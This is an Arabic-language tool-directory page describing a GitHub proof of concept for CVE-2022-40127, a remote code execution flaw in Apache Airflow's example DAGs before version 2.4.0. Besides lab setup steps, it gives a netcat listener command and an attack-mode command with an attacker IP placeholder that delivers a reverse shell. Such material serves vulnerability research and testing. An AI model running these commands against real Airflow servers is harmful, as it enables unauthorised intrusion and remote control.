
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2022-40127-Airflow-RCE — إثبات مفهوم لاستغلال CVE-2022-40127 يستهدف تنفيذ الأوامر عن بُعد (RCE) في Apache Airflow عبر معامل run_id مُصمم خصيصًا، مع تسليم تلقائي لقشرة عكسية (reverse shell). | Kitploit
أدوات/GitHubGitHub/jakabakos/cve-2022-40127-airflow-rce
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالقيادة والسيطرةالفريق الأحمر
GitHubjakabakos/cve-2022-40127-airflow-rce

CVE-2022-40127-Airflow-RCE

إثبات مفهوم لاستغلال CVE-2022-40127 يستهدف تنفيذ الأوامر عن بُعد (RCE) في Apache Airflow عبر معامل run_id مُصمم خصيصًا، مع تسليم تلقائي لقشرة عكسية (reverse shell).

عرض المستودع
2123منذ 3 سنواتلم تتم المراجعة بعد
مشاركة

Apache Airflow < 2.4.0 RCE (CVE-2022-40127)

PoC لثغرة CVE-2022-40127 وهي ثغرة RCE في Apache Airflow تؤثر على الإصدارات السابقة للإصدار 2.4.0.

يقول وصف التقرير الرسمي:

توجد ثغرة أمنية في DAGs المثال (Example Dags) في Apache Airflow تسمح لمهاجم لديه وصول إلى واجهة المستخدم ويمكنه تشغيل DAGs بتنفيذ أوامر عشوائية عبر معامل run_id المُقدَّم يدويًا. تؤثر هذه المشكلة على إصدارات Apache Airflow السابقة للإصدار 2.4.0.

أُنشئ هذا المستودع لمنشور مدونة لتحليل CVE متاح على مدونة vsociety.

https://github.com/jakabakos/CVE-2022-40127/assets/42498816/2094f2ec-f074-41e6-99f4-f9f77dd09df6

الاستخدام

يمكنك استنساخ المستودع:

git clone https://github.com/jakabakos/CVE-2022-40127.git

تثبيت وتشغيل Airflow v2.3.4

عبر docker-compose

نزّل ملف docker-compose من المستودع الرسمي

cd /opt/
mkdir airflow-2.3.4 && cd airflow-2.3.4
curl -LfO 'https://airflow.apache.org/docs/apache-airflow/2.3.4/docker-compose.yaml'

شغّل Airflow

mkdir -p ./dags ./logs ./plugins
echo -e "AIRFLOW_UID=$(id -u)" > .env
docker-compose up airflow-init
docker-compose up
open localhost:8080

في هذه الحالة، سيكون كل من اسم المستخدم وكلمة المرور airflow.

يدويًا

استنادًا إلى تعليمات التثبيت الرسمية:

pip3.8 install "apache-airflow==2.3.4" --constraint "https://raw.githubusercontent.com/apache/airflow/constraints-2.3.4/constraints-3.7.txt"

يمكنك التحقق من نجاح التثبيت باستخدام الأمر which airflow و/أو الأمر airflow info.

شغّل Airflow

airflow standalone

ستجد كلمة المرور واسم المستخدم المُولَّدَين في السجلات.

استخدام الاستغلال

أولاً، ثبّت الحزم المطلوبة باستخدام pip:

pip3 install -r requirements.txt

اعرض الخيارات المتاحة باستخدام:

python3 exploit.py --help

يمكنك التحقق مما إذا كان المضيف قابلاً للاستغلال أم لا:


python3 exploit.py -u airflow -p airflow -url http://localhost:8080

أعدّ مستمعًا (listener) محليًا لاستقبال الـ reverse shell في جلسة طرفية أخرى:

nc -lvnp 4242

شغّل السكربت في وضع الهجوم باستخدام هذا الأمر:

python3 exploit.py -u airflow -p airflow -url http://localhost:8080 -a -host <attacker_ip> -port 4242

يجب أن ترى الاتصال خلال دقيقة تقريبًا. إثبات
تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    435
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    260

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →






